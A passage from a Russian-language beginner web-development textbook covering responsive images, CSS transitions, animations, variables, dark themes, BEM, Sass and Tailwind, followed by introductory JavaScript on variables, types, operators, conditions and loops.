
.fluid {
  max-width: 100%;
}

.box {
  width: 150px;
  border: 2px dashed #2563eb;
  overflow: hidden;
}

.cover {
  width: 150px;
  height: 150px;
  object-fit: cover;
  display: block;
}
```

HTML index.html

```html
<div class="box"><img class="wide" src="photo.jpg" alt="Закат"></div>
<div class="box"><img class="fluid" src="photo.jpg" alt="Закат"></div>
<div class="box"><img class="cover" src="photo.jpg" alt="Закат"></div>
```



- Первая картинка шириной 600px вылезла за рамку и обрезалась;
- `max-width: 100%` — картинка никогда не шире своего контейнера, но и не растягивается больше своего размера. Это правило добавляют для всех картинок в начале CSS;
- `object-fit: cover` — заполнить заданный прямоугольник без искажения, обрезав лишнее. Удобно для аватарок и карточек, когда фото разных пропорций.

Браузеру можно предложить картинки разного размера, чтобы телефон не скачивал огромный файл для компьютера:

HTML index.html

```html
<img src="photo-800.jpg"
     srcset="photo-400.jpg 400w, photo-800.jpg 800w, photo-1600.jpg 1600w"
     sizes="(min-width: 768px) 50vw, 100vw"
     alt="Закат над морем">
```

`srcset` перечисляет файлы и их реальную ширину, `sizes` — какую ширину картинка займёт на экране. Браузер сам выберет подходящий файл. А тег `<picture>` позволяет показывать на телефоне **другую** картинку — например, кадрированную по-другому:

HTML index.html

```html
<picture>
  <source media="(min-width: 768px)" srcset="banner-wide.jpg">
  <img src="banner-square.jpg" alt="Летний турнир">
</picture>
```

Режим устройства в DevTools

В DevTools нажми значок телефона (`Ctrl + Shift + M`). Сверху появится панель: можно выбрать модель телефона или задать ширину вручную и растягивать окно мышью. Медиа-запросы срабатывают так же, как на настоящем устройстве.

> ПРОВЕРЯЙ НА РЕАЛЬНОМ ТЕЛЕФОНЕ
>
> Режим устройства не покажет всего: насколько удобно попадать пальцем по кнопкам, как выглядит страница на солнце, не перекрывает ли вырез экрана текст. Если сайт уже опубликован на GitHub Pages, открой ссылку на своём телефоне.

ГЛАВНОЕ

- Без `<meta name="viewport" content="width=device-width, initial-scale=1.0">` адаптивности не будет.
- `@media (min-width: 768px) { ... }` — стили для экранов от указанной ширины.
- Mobile First: сначала стили для телефона, потом `min-width` по возрастанию.
- `vw`, `vh` — доли окна; `clamp(мин, желаемое, макс)` — резиновый размер с пределами.
- Картинки: `max-width: 100%`, `object-fit: cover`; разные файлы — `srcset` и `<picture>`.
- Проверка — режим устройства в DevTools (`Ctrl + Shift + M`) и настоящий телефон.

2.8

Переходы, анимации, CSS-переменные

Плавное изменение цвета кнопки, карточка, которая приподнимается при наведении, крутящийся индикатор загрузки, тёмная тема — всё это делается на CSS, без единой строчки JavaScript.

transition: плавный переход

Без перехода свойство меняется мгновенно: навёл мышь — кнопка сразу стала другого цвета. `transition` делает изменение плавным:

CSS style.css

```css
.btn {
  background: #2563eb;
  transition: background-color 0.2s ease, transform 0.2s ease;
}

.btn:hover {
  background: #1e3a8a;
  transform: translateY(-2px);
}
```

`transition: свойство длительность функция` — какое свойство анимировать, сколько секунд и с какой «динамикой»:

Функция	Как движется
`ease`	Плавно разгоняется и тормозит (по умолчанию)
`linear`	С постоянной скоростью
`ease-in`	Медленно начинает, быстро заканчивает
`ease-out`	Быстро начинает, медленно заканчивает — хорошо для появления

Переход пишут у **обычного** состояния элемента, а не у `:hover` — тогда анимация будет и при наведении, и когда мышь уходит. Для интерфейса хватает 0,15–0,3 секунды: дольше уже кажется медленным.

transform: сдвиг, масштаб, поворот

CSS style.css

```css
body {
  display: flex;
  gap: 28px;
  padding: 22px 26px;
  font-family: Arial, sans-serif;
  font-size: 11px;
}

.t {
  width: 70px;
  height: 70px;
  background: #2563eb;
  color: white;
  border-radius: 10px;
  display: flex;
  align-items: center;
  justify-content: center;
  text-align: center;
}

.ghost {
  outline: 2px dashed #93c5fd;
}

.move {
  transform: translate(20px, 10px);
}

.scale {
  transform: scale(1.25);
}

.rotate {
  transform: rotate(20deg);
}

.combo {
  transform: rotate(-10deg) scale(0.85);
}
```

HTML index.html

```html
<div class="t">обычный</div>
<div class="ghost"><div class="t move">translate</div></div>
<div class="t scale">scale 1.25</div>
<div class="t rotate">rotate 20°</div>
<div class="t combo">несколько</div>
```



Функция	Что делает
`translate(x, y)`	Сдвигает элемент. Соседи при этом **не** сдвигаются
`scale(n)`	Увеличивает или уменьшает: `1.1` — на 10% больше
`rotate(угол)`	Поворачивает: `45deg` — на 45 градусов

Несколько функций пишут через пробел в одном `transform`.

Анимация: @keyframes

`transition` анимирует переход между двумя состояниями по какому-то событию. **Анимация** может идти сама, повторяться и иметь много промежуточных шагов. Сначала описывают **ключевые кадры**, потом подключают их к элементу:

CSS style.css

```css
@keyframes spin {
  from { transform: rotate(0deg); }
  to   { transform: rotate(360deg); }
}


@keyframes pulse {
  0%, 100% { transform: scale(1); }
  50%      { transform: scale(1.15); }
}

.loader {
  width: 40px; height: 40px;
  border: 5px solid #dbeafe;
  border-top-color: #2563eb;
  border-radius: 50%;
  animation: spin 0.9s linear infinite;
}

.heart {
  font-size: 40px; color: #e34f26;
  animation: pulse 1.2s ease-in-out infinite;
}
.row { display: flex; gap: 40px; align-items: center; padding: 10px 20px; }
```

HTML index.html

```html
<div class="row">
  <div class="loader"></div>
  <div class="heart">♥</div>
</div>
```



`animation: имя длительность функция повторы`:

- `infinite` — повторять бесконечно, число — сколько раз;
- `alternate` — каждый второй раз проигрывать в обратную сторону;
- `animation-delay: 1s` — задержка перед началом.

Что анимировать дёшево

Браузер перерисовывает страницу 60 раз в секунду. Некоторые свойства анимировать «дорого»: при изменении `width`, `height`, `margin`, `top` браузеру приходится заново рассчитывать положение всех элементов, и на слабом телефоне анимация дёргается.

> ЗАПОМНИ
>
> Анимируй `transform` и `opacity` — их браузер обрабатывает быстро, на видеокарте. Вместо `left: 100px` — `transform: translateX(100px)`, вместо изменения `width` — `scale`.

CSS-переменные

В дизайне сайта один и тот же цвет встречается десятки раз. Если захочется его поменять, придётся искать все места. **CSS-переменные** решают это: значение задаётся один раз и используется везде.

CSS style.css

```css
:root {
  --accent: #2563eb;
  --accent-dark: #1e3a8a;
  --radius: 12px;
  --text: #1f2937;
}

body {
  color: var(--text);
  font-family: Arial, sans-serif;
}


.btn {
  background: var(--accent);
  color: white;
  border: none;
  padding: 10px 16px;
  border-radius: var(--radius);
}

.card {
  border: 2px solid var(--accent);
  border-radius: var(--radius);
  padding: 12px;
  margin-bottom: 12px;
}

.card h3 {
  color: var(--accent-dark);
  margin: 0 0 6px;
}
```

HTML index.html

```html
<div class="card">
  <h3>Карточка</h3>
  <p>Цвета и скругления берутся из переменных.</p>
</div>
<button class="btn">Кнопка</button>
```



- переменная объявляется как свойство с двумя дефисами: `--accent: #2563eb;`;
- `:root` — корень страницы. Переменные, объявленные там, доступны везде;
- `var(--accent)` — подставить значение переменной.

Переменную можно переопределить для части страницы: если внутри `.sale { --accent: #e34f26; }`, то все кнопки внутри `.sale` станут оранжевыми.

Тёмная тема

С переменными тёмная тема делается почти бесплатно: меняются только **значения** переменных. Медиа-запрос `prefers-color-scheme` узнаёт, какую тему выбрал пользователь в настройках системы:

CSS style.css

```css
:root {
  --bg: #ffffff;
  --text: #1f2937;
  --card: #f3f4f6;
  --accent: #2563eb;
}

@media (prefers-color-scheme: dark) {
  :root {
    --bg: #0f172a;
    --text: #e2e8f0;
    --card: #1e293b;
    --accent: #60a5fa;
  }
}


body {
  background: var(--bg);
  color: var(--text);
  font-family: Arial, sans-serif;
  padding: 12px;
}

.card {
  background: var(--card);
  padding: 14px;
  border-radius: 12px;
}


a {
  color: var(--accent);
}
```

HTML index.html

```html
<div class="card">
  <h3>Профиль</h3>
  <p>Тема меняется вместе с настройками системы. <a href="#">Подробнее</a></p>
</div>
```



Светлая тема в системе



Тёмная тема в системе — тот же код

В DevTools можно переключить тему для проверки: `Ctrl + Shift + P` → набрать «dark» → **Emulate CSS prefers-color-scheme: dark**.

Именование классов: БЭМ

Когда классов становится много, легко запутаться: `.title` — это заголовок карточки или страницы? **БЭМ** (Блок, Элемент, Модификатор) — популярная договорённость об именах:

- **блок** — самостоятельный компонент: `card`, `header`, `menu`;
- **элемент** — часть блока, через два подчёркивания: `card__title`, `card__button`;
- **модификатор** — вариант блока или элемента, через два дефиса: `card--sale`, `button--disabled`.

HTML index.html

```html
<article class="card card--sale">
  <img class="card__image" src="pizza.jpg" alt="Пицца">
  <h3 class="card__title">Пепперони</h3>
  <button class="card__button">В корзину</button>
</article>
```

По имени класса сразу видно, к какому блоку он относится, а одинаковые названия в разных блоках не конфликтуют: `card__title` и `modal__title` — разные классы.

ГЛАВНОЕ

- `transition: свойство время функция` — плавный переход между состояниями. Пишется у обычного состояния.
- `transform`: `translate`, `scale`, `rotate` — не сдвигают соседей.
- `@keyframes` + `animation` — самостоятельная анимация; `infinite` — бесконечно.
- Анимируй `transform` и `opacity`, а не `width` или `top`.
- Переменные: `--имя: значение` в `:root`, использование — `var(--имя)`.
- Тёмная тема: переопределить переменные в `@media (prefers-color-scheme: dark)`.
- БЭМ: `block__element--modifier`.

2.9

Препроцессоры и CSS-фреймворки

ДОПОЛНИТЕЛЬНАЯ ТЕМА

Когда стилей становится тысячи строк, на помощь приходят инструменты: препроцессор Sass делает CSS удобнее для написания, а Tailwind CSS позволяет вообще почти не писать CSS-файлов.

Sass

Sass — язык, похожий на CSS, но с дополнительными возможностями. Браузер Sass не понимает, поэтому файлы `.scss` **компилируют** — превращают в обычный CSS. В VS Code это удобно делать расширением **Live Sass Compiler**: оно следит за файлом `style.scss` и при каждом сохранении создаёт `style.css`.

Вложенность

CSS style.scss

```scss
.card {
  padding: 16px;
  border-radius: 12px;

  h3 {
    margin: 0;
  }

  &:hover {
    box-shadow: 0 8px 24px rgba(0, 0, 0, 0.1);
  }

  &__button {
    background: blue;
  }
}
```

Правила для детей пишутся **внутри** родителя — код повторяет структуру HTML. `&` подставляет родительский селектор. После компиляции получится обычный CSS:

CSS style.css после компиляции

```css
.card { padding: 16px; border-radius: 12px; }
.card h3 { margin: 0; }
.card:hover { box-shadow: 0 8px 24px rgba(0, 0, 0, 0.1); }
.card__button { background: blue; }
```

Переменные и миксины

CSS style.scss

```scss
$accent: #2563eb;
$radius: 12px;

@mixin center {
  display: flex;
  justify-content: center;
  align-items: center;
}

.button {
  background: $accent;
  border-radius: $radius;
  @include center;
}
```

- `$имя` — переменная Sass. В отличие от CSS-переменных, она существует только при компиляции;
- `@mixin` — именованный кусок CSS, который вставляется через `@include`. Удобно для повторяющихся наборов свойств.

Tailwind CSS

Tailwind — фреймворк с другим подходом: вместо того чтобы придумывать классы и писать для них CSS, ты собираешь оформление из готовых маленьких классов прямо в HTML:

HTML index.html

```html
<div class="max-w-sm mx-auto p-6 bg-white rounded-2xl shadow-lg text-center">
  <img class="w-24 h-24 rounded-full mx-auto" src="avatar.png" alt="Аватар">
  <h2 class="mt-3 text-xl font-bold">Shadow_Fox</h2>
  <p class="text-gray-500">Уровень 12</p>
  <button class="mt-4 w-full py-2 bg-blue-600 hover:bg-blue-700
                 text-white rounded-lg">
    Добавить в друзья
  </button>
</div>
```

Класс	Что означает
`p-6`	`padding: 1.5rem`
`mx-auto`	`margin-left: auto; margin-right: auto`
`rounded-2xl`	Скругление углов
`text-xl`, `font-bold`	Размер и насыщенность шрифта
`bg-blue-600`	Синий фон из готовой палитры
`hover:bg-blue-700`	Другой фон при наведении
`md:grid-cols-2`	Два столбца на экранах от 768px

Для знакомства Tailwind можно подключить одной строкой в `<head>`: `<script src="https://cdn.tailwindcss.com"></script>`. В настоящих проектах его устанавливают через npm (тема 4.5), чтобы в итоговый CSS попали только использованные классы.

Когда фреймворк помогает, а когда мешает

Помогает	Мешает
Нужно быстро собрать интерфейс	Ты ещё не знаешь CSS: непонятно, что делает каждый класс
В команде все пишут в одном стиле	HTML превращается в длинные строки классов
Готовая палитра и отступы — дизайн получается ровным	Нестандартный дизайн всё равно требует своего CSS

> ЗАПОМНИ
>
> Фреймворк не заменяет знание CSS, а экономит время тому, кто CSS уже знает. Сначала научись делать всё руками, потом выбирай инструменты.

ГЛАВНОЕ

- Sass компилируется в CSS: вложенность, `&`, переменные `$имя`, миксины `@mixin` / `@include`.
- Tailwind — оформление готовыми маленькими классами прямо в HTML: `p-6`, `bg-blue-600`, `md:grid-cols-2`.
- Фреймворки ускоряют работу, но не заменяют понимание CSS.

JS

ЧАСТЬ 3

JavaScript как язык

Переменные, условия, циклы, функции, массивы и объекты, классы и отладка. Всё это пригодится и в браузере, и на сервере.

3.1 Переменные, типы, операторы

3.2 Условия и циклы

3.3 Функции

3.4 Массивы, строки, объекты

3.5 Методы массивов. Современный синтаксис

3.6 Классы

3.7 Ошибки и отладка

3.1

Переменные, типы, операторы

HTML и CSS описывают страницу, но не умеют думать. JavaScript — настоящий язык программирования: он считает, принимает решения и меняет страницу в ответ на действия пользователя.

Где запускать JavaScript

JavaScript работает в любом браузере. Код пишут в отдельном файле `script.js` и подключают в конце `<body>`:

HTML index.html

```html
<body>
  <h1>Моя страница</h1>

  <script src="script.js"></script>
</body>
```

Тег `<script>` ставят **в конце** `<body>`, чтобы к моменту запуска скрипта вся страница уже была загружена (в части 4 мы будем к ней обращаться).

JS script.js

```js
console.log("Привет из JavaScript!");
console.log(2 + 2);
```

Консоль

```
Привет из JavaScript!
4
```

`console.log(...)` выводит значение в **консоль** браузера. Открой DevTools (`F12`) → вкладка **Console**. Это главный инструмент JS-программиста: туда выводятся и результаты, и сообщения об ошибках.

> БЫСТРЫЕ ЭКСПЕРИМЕНТЫ
>
> В консоли можно писать код прямо после значка `>` и нажимать `Enter` — он сразу выполнится. Удобно, чтобы проверить, как работает какая-то команда.

Переменные: let и const

Переменная — именованная «коробка» для значения:

JS script.js

```
const name = "Аня";
let score = 0;

score = score + 10;
score = score + 5;

console.log(name);
console.log(score);
```

Консоль

```
Аня
15
```

Слово	Что означает
`const`	Константа: значение задаётся один раз и больше не меняется
`let`	Переменная, значение которой можно менять
`var`	Старый способ из прошлых версий языка. Встретишь в старом коде, но сам не используй

ЗАПОМНИ

По умолчанию пиши `const`. Меняй на `let`, только если значение действительно будет меняться — например, счётчик очков.

JS script.js

```
const speed = 10;
speed = 20;   // TypeError: Assignment to constant variable.
```

Имена переменных пишут по-английски в стиле **camelCase**: первое слово с маленькой буквы, каждое следующее — с большой: `playerName`, `maxScore`, `isGameOver`. Имя должно объяснять, что лежит внутри: `score` лучше, чем `s` или `x`.

Типы данных

Тип	Примеры	Что хранит
`number`	`42`, `3.14`, `-7`	Любые числа, и целые, и дробные
`string`	`"привет"`, `'мир'`	Текст в кавычках
`boolean`	`true`, `false`	Да или нет
`undefined`	`undefined`	«Значения ещё нет»: переменная объявлена, но ничего не присвоено
`null`	`null`	«Значения нет специально»: программист явно указал пустоту

Узнать тип можно оператором `typeof`:

JS script.js

```
console.log(typeof 42);
console.log(typeof "42");
console.log(typeof true);
let nothing;
console.log(nothing);
```

Консоль

```
number
string
boolean
undefined
```

Дробную часть отделяют **точкой**: `3.14`, а не `3,14`.

Шаблонные строки

Строки можно писать в одинарных `'...'`, двойных `"..."` кавычках и в **обратных** `` `...` ``. Обратные кавычки — **шаблонные строки**: внутри них можно подставлять значения через `${...}`:

JS script.js

```
const player = "Макс";
const level = 7;

console.log("Игрок " + player + " достиг уровня " + level);
console.log(`Игрок ${player} достиг уровня ${level}`);
console.log(`До следующего уровня: ${100 - level * 10} очков`);
```

Консоль

```
Игрок Макс достиг уровня 7
Игрок Макс достиг уровня 7
До следующего уровня: 30 очков
```

Обе первые строки дают одно и то же, но шаблонная строка читается намного легче. Внутри `${}` можно писать любое выражение.

Арифметика

JS script.js

```
console.log(7 + 2);    // сложение
console.log(7 - 2);    // вычитание
console.log(7 * 2);    // умножение
console.log(7 / 2);    // деление — результат дробный
console.log(7 % 2);    // остаток от деления
console.log(2 ** 10);  // возведение в степень
```

Консоль

```
9
5
14
3.5
1
1024
```

Остаток от деления `%` очень полезен: `n % 2 === 0` — число чётное; `n % 10` — последняя цифра числа.

Короткие записи для изменения переменной:

JS script.js

```
let coins = 10;
coins += 5;    // то же, что coins = coins + 5
coins -= 3;
coins *= 2;
coins++;       // увеличить на 1
console.log(coins);
```

Консоль

```
25
```

Сравнение: === и ==

JS script.js

```
console.log(5 > 3);
console.log(5 === 5);
console.log(5 === "5");
console.log(5 !== 3);
console.log(5 == "5");
```

Консоль

```
true
true
false
true
true
```

Оператор	Значение
`>`, `<`, `>=`, `<=`	Больше, меньше, больше или равно, меньше или равно
`===`	Строго равно: и значение, и тип совпадают
`!==`	Строго не равно
`==`, `!=`	Нестрогое сравнение: перед сравнением приводит типы

ПОЧЕМУ НЕ ==

`==` перед сравнением пытается привести значения к одному типу, и результаты бывают неожиданными: `0 == ""` — `true`, `null == 0` — `false`, а `"1" == 1` — `true`. Чтобы не помнить эти правила, всегда сравнивай через `===` и `!==`.

Логические операторы

JS script.js

```
const age = 15;
const hasTicket = true;

console.log(age >= 12 && hasTicket);   // И: оба условия верны
console.log(age < 12 || hasTicket);    // ИЛИ: хотя бы одно верно
console.log(!hasTicket);               // НЕ: наоборот
```

Консоль

```
true
true
false
```

Оператор	Название	Когда `true`
`&&`	И	Если **оба** условия верны
`||`	ИЛИ	Если верно **хотя бы одно**
`!`	НЕ	Если условие **неверно**

Диалоги: prompt, alert, confirm

В браузере есть три простых окна для общения с пользователем:

JS script.js

```
alert("Добро пожаловать в игру!");              // сообщение с кнопкой OK

const name = prompt("Как тебя зовут?");          // поле ввода, вернёт строку
const ready = confirm(`${name}, начинаем?`);     // OK — true, Отмена — false
```

`prompt` всегда возвращает **строку** (или `null`, если нажали «Отмена»). Даже если пользователь ввёл `15`, получится строка `"15"`. Эти окна блокируют страницу и выглядят по-разному в разных браузерах, поэтому в настоящих сайтах их почти не используют. Но для первых программ и игр они удобны. Позже (часть 4) мы будем получать данные из полей формы на странице.

Преобразование типов

JS script.js

```
console.log("5" + 3);
console.log("5" - 3);
console.log("5" * "2");
console.log(Number("15") + 1);
console.log(Number("пятнадцать"));
console.log(String(42) + 1);
console.log(parseInt("42px"));
```

Консоль

```
53
2
10
16
NaN
421
42
```

- `+` со строкой **склеивает**: `"5" + 3` даёт `"53"`. Остальные операторы превращают строку в число;
- `Number(значение)` — превратить в число. Если не получилось — `NaN` (Not a Number, «не число»);
- `String(значение)` — превратить в строку;
- `parseInt("42px")` — прочитать целое число из начала строки, `parseFloat` — дробное.

PROMPT + ЧИСЛО

JS script.js

```
const age = prompt("Сколько тебе лет?");    // ввели 15
console.log(age + 1);                       // "151", а не 16!
```

`prompt` вернул строку `"15"`, и `+` её склеил. Сначала преврати ввод в число: `const age = Number(prompt("Сколько тебе лет?"));`.

ГЛАВНОЕ

- Скрипт подключают в конце `<body>`: `<script src="script.js"></script>`.
- `console.log()` выводит в консоль (F12 → Console).
- `const` — по умолчанию, `let` — если значение меняется; `var` не используй.
- Типы: `number`, `string`, `boolean`, `undefined`, `null`; `typeof` — узнать тип.
- Шаблонные строки: `` `Привет, ${name}` ``.
- `%` — остаток от деления; `+=`, `++` — короткие записи.
- Сравнивай только через `===` и `!==`. Логика: `&&`, `||`, `!`.
- `prompt` возвращает строку: превращай в число через `Number()`.

3.2

Условия и циклы

Программа должна уметь выбирать, что делать, и повторять действия. Для этого есть условия и циклы — с ними уже можно написать первую игру.

if, else if, else

JS script.js

```
const score = 74;

if (score >= 90) {
  console.log("Отлично!");
} else if (score >= 70) {
  console.log("Хорошо");
} else if (score >= 50) {
  console.log("Неплохо");
} else {
  console.log("Нужно ещё потренироваться");
}
```

Консоль

```
Хорошо
```

- В круглых скобках — **условие**: выражение, которое даёт `true` или `false`;
- в фигурных — код, который выполнится, если условие верно;
- `else if` проверяется, только если предыдущие условия не сработали. Выполняется **первая** подходящая ветка, остальные пропускаются;
- `else` — «во всех остальных случаях». Он необязателен.

Истинные и ложные значения

В условие можно поставить не только `true` / `false`, но и любое значение. Тогда JavaScript решает, считать ли его истинным. **Ложными** считаются всего шесть значений: `false`, `0`, `""` (пустая строка), `null`, `undefined`, `NaN`. Всё остальное — истинное.

JS script.js

```
const nickname = "";

if (nickname) {
  console.log(`Привет, ${nickname}!`);
} else {
  console.log("Ты не ввёл ник");
}
```

Консоль

```
Ты не ввёл ник
```

Тернарный оператор

Короткая запись `if ... else` для выбора **значения**:

JS script.js

```
const age = 15;
const ticket = age < 14 ? "детский" : "взрослый";
console.log(`Билет: ${ticket}`);
```

Консоль

```
Билет: взрослый
```

`условие ? если_да : если_нет`. Удобен, когда нужно выбрать одно из двух значений. Для сложной логики с несколькими действиями лучше обычный `if`.

switch

Когда одну переменную сравнивают со многими конкретными значениями:

JS script.js

```
const command = "jump";

switch (command) {
  case "left":
    console.log("Шаг влево");
    break;
  case "right":
    console.log("Шаг вправо");
    break;
  case "jump":
    console.log("Прыжок!");
    break;
  default:
    console.log("Неизвестная команда");
}
```

Консоль

```
Прыжок!
```

ЗАБЫТЫЙ BREAK

Без `break` выполнение «проваливается» в следующий `case`, и после «Прыжок!» выполнился бы и код из `default`. Не забывай `break` в конце каждого варианта.

Случайные числа

JS script.js

```
console.log(Math.random());                    // дробное от 0 до 1 (1 не входит)
console.log(Math.floor(Math.random() * 6) + 1);   // целое от 1 до 6 — кубик
```

- `Math.random()` — случайное дробное число от 0 (включительно) до 1 (не включительно);
- `Math.floor(x)` — округление **вниз** до целого: `Math.floor(5.9)` — `5`;
- `Math.random() * 6` даёт число от 0 до 5,999..., `Math.floor` превращает его в 0–5, а `+ 1` — в 1–6.

СЛУЧАЙНОЕ ЦЕЛОЕ ОТ MIN ДО MAX

`Math.floor(Math.random() * (max - min + 1)) + min`

Ещё полезные функции: `Math.round(x)` — обычное округление, `Math.ceil(x)` — вверх, `Math.max(a, b)` и `Math.min(a, b)` — большее и меньшее, `Math.abs(x)` — модуль.

Цикл while

`while` повторяет код, **пока** условие верно:

JS script.js

```
let lives = 3;

while (lives > 0) {
  console.log(`Осталось жизней: ${lives}`);
  lives--;
}
console.log("Игра окончена");
```

Консоль

```
Осталось жизней: 3
Осталось жизней: 2
Осталось жизней: 1
Игра окончена
```

Используют, когда **заранее неизвестно**, сколько будет повторений: «спрашивать, пока не угадает», «играть, пока есть жизни».

Цикл for

`for` — когда известно, сколько раз повторить:

JS script.js

```
for (let i = 1; i <= 5; i++) {
  console.log(`${i} × 3 = ${i * 3}`);
}
```

Консоль

```
1 × 3 = 3
2 × 3 = 6
3 × 3 = 9
4 × 3 = 12
5 × 3 = 15
```

В скобках три части через точку с запятой:

1. `let i = 1` — **начало**: выполняется один раз перед циклом;
2. `i <= 5` — **условие**: проверяется перед каждым повтором;
3. `i++` — **шаг**: выполняется после каждого повтора.

Цикл for...of

Перебирает элементы массива (подробно о массивах — в теме 3.4) или буквы строки:

JS script.js

```
const heroes = ["Рыцарь", "Маг", "Лучник"];

for (const hero of heroes) {
  console.log(`В команде: ${hero}`);
}
```

Консоль

```
В команде: Рыцарь
В команде: Маг
В команде: Лучник
```

break и continue

JS script.js

```
for (let i = 1; i <= 10; i++) {
  if (i % 2 === 0) {
    continue;          // пропустить чётные — сразу к следующему шагу
  }
  if (i > 7) {
    break;             // выйти из цикла совсем
  }
  console.log(i);
}
```

Консоль

```
1
3
5
7
```

- `continue` — прекратить **текущий** повтор и перейти к следующему;
- `break` — выйти из цикла полностью.

Бесконечный цикл

КАК НЕ ПОВЕСИТЬ БРАУЗЕР

Если условие `while` никогда не станет ложным, цикл будет крутиться вечно, и вкладка зависнет:

JS script.js

```
let i = 0;
while (i < 5) {
  console.log(i);
  // забыли i++ — i всегда 0, условие всегда верно
}
```

Перед запуском цикла проверь: **что внутри цикла меняется так, чтобы условие однажды стало ложным?** Если вкладка всё-таки зависла — закрой её и исправь код.

Пример: угадай число

JS script.js

```
const secret = Math.floor(Math.random() * 100) + 1;
let attempts = 0;

while (true) {
  const guess = Number(prompt("Угадай число от 1 до 100"));
  attempts++;

  if (guess === secret) {
    alert(`Угадал за ${attempts} попыток!`);
    break;
  } else if (guess < secret) {
    alert("Загаданное число больше");
  } else {
    alert("Загаданное число меньше");
  }
}
```

`while (true)` — цикл, который сам по себе не закончится. Выход из него — через `break`, когда число угадано.

ГЛАВНОЕ

- `if / else if / else` — выполняется первая подходящая ветка.
- Ложные значения: `false`, `0`, `""`, `null`, `undefined`, `NaN`; остальное истинно.
- `условие ? a : б` — выбор из двух значений; `switch` — много конкретных вариантов, не забывай `break`.
- `Math.floor(Math.random() * 6) + 1` — кубик.
- `while` — пока условие верно; `for` — известное число раз; `for...of` — по элементам.
